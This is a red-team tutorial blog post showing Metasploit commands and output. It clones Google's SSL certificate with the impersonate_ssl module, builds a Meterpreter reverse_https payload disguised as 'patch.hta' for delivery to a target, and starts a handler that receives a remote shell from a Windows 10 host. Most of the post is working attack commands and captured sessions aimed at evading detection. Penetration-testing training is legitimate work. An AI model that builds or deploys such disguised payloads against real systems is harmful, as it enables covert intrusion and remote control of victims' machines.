

Bypass Detection for Meterpreter Shell (Impersonate_SSL)

May 1, 2020 By Raj Chandel


In this article, we will learn to mimic an authentic SSL certificate to bypass various security measures taken by the target. It will also ensure the stealthiness of an attack. Today, everyone is more and more aware of cybersecurity and they take necessary measures to protect themselves. Now, this changes the approach of executing penetration test. Hence, the mantra for red teamers “Think like the Adversary”.

That is why we will create the SSL certificate and allow the target to inspect the certificate in the primary stage of the connection itself. This way the target will not be suspicious and our work will be done. To do this, there is a module developed by Chris John Riley. You can find this module in Metasploit Framework.

This module studies the SSL certificate of an authenticated source that is provided in the options of the module and then it creates a local copy using all the information for the certificate that is provided to it. The local certificate is created in PEM format. It can be used in all the modules of Metasploit where SSLCert option is given.

So now, first we will generate the certificate using the module by typing the following commands:

```
use auxiliary/gather/impersonate_ssl
set rhosts www.google.com
exploit
```



```
msf5 > use auxiliary/gather/impersonate_ssl
msf5 auxiliary(gather/impersonate_ssl) > set rhosts www.google.com
rhosts => www.google.com
msf5 auxiliary(gather/impersonate_ssl) > exploit
[*] Running module against 172.217.166.4

[*] 172.217.166.4:443 - Connecting to 172.217.166.4:443
[*] 172.217.166.4:443 - Copying certificate from 172.217.166.4:443
/OU=No SNI provided; please fix your client./CN=invalid2.invalid
[*] 172.217.166.4:443 - Beginning export of certificate files
[*] 172.217.166.4:443 - Creating looted key/crt/pem files for 172.217.166.4:443
[+] 172.217.166.4:443 - key: /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_ke_216065.key
[+] 172.217.166.4:443 - crt: /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_ce_946564.crt
[+] 172.217.166.4:443 - pem: /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_pe_481397.pem
[*] Running module against 2404:6800:4002:80a::2004
[*] 2404:6800:4002:80a::2004:443 - Connecting to 2404:6800:4002:80a::2004:443
[-] 2404:6800:4002:80a::2004:443 - 2404:6800:4002:80a::2004:443 No certificate subject or CN found
```

As you can see, in the image above our certificate is created. Moving further, we will create a malicious .hta file which we will link to the certificate and then send it to the target. To link the certificate, we need to tell the module to attach the certificate by setting the **StagerVerifySSLCert** value to **true** and then giving then **certificate path** while setting **handlerssslcert**. After setting the necessary information about the certificate, we will give the format of the output file to the module. In our case, we chose the .hta format. For this, simply type:

```
use windows/meterpreter/reverse_https
set lhost <local IP>
set lport 443
set StagerVerifySSLCert true
set handlerssslcert <certificate_path>
generate -f hta-psh -o /root/patch.hta
```

```
msf5 > use windows/meterpreter/reverse_https
msf5 payload(windows/meterpreter/reverse_https) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 payload(windows/meterpreter/reverse_https) > set lport 443
lport => 443
msf5 payload(windows/meterpreter/reverse_https) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf5 payload(windows/meterpreter/reverse_https) > set handlerssslcert /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_pe_481397.pem
handlerssslcert => /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_pe_481397.pem
msf5 payload(windows/meterpreter/reverse_https) > generate -f hta-psh -o /root/patch.hta
[*] Writing 7620 bytes to /root/patch.hta ...
msf5 payload(windows/meterpreter/reverse_https) > █
```

And the malicious patch.hta file has been created. Now after the file has been sent and executed, we will have a session on our listener. To initiate the listener, type:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost <local IP>
set lport 443
set StagerVerifySSLCert true
set handlerssslcert <certificate>
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf5 exploit(multi/handler) > set handlerssslcert /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_pe_481397.pem
handlerssslcert => /root/.msf4/loot/20200411090922_default_172.217.166.4_172.217.166.4_pe_481397.pem
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.112:443
[*] https://192.168.1.112:443 handling request from 192.168.1.105; (UUID: 3vwtflb4) Meterpreter will verify SSL Certificate with SH
[*] https://192.168.1.112:443 handling request from 192.168.1.105; (UUID: 3vwtflb4) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.112:443 → 192.168.1.105:49694) at 2020-04-11 09:22:05 -0400

meterpreter > sysinfo
Computer      : DESKTOP-RGP209L
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

And yes!! We have our session.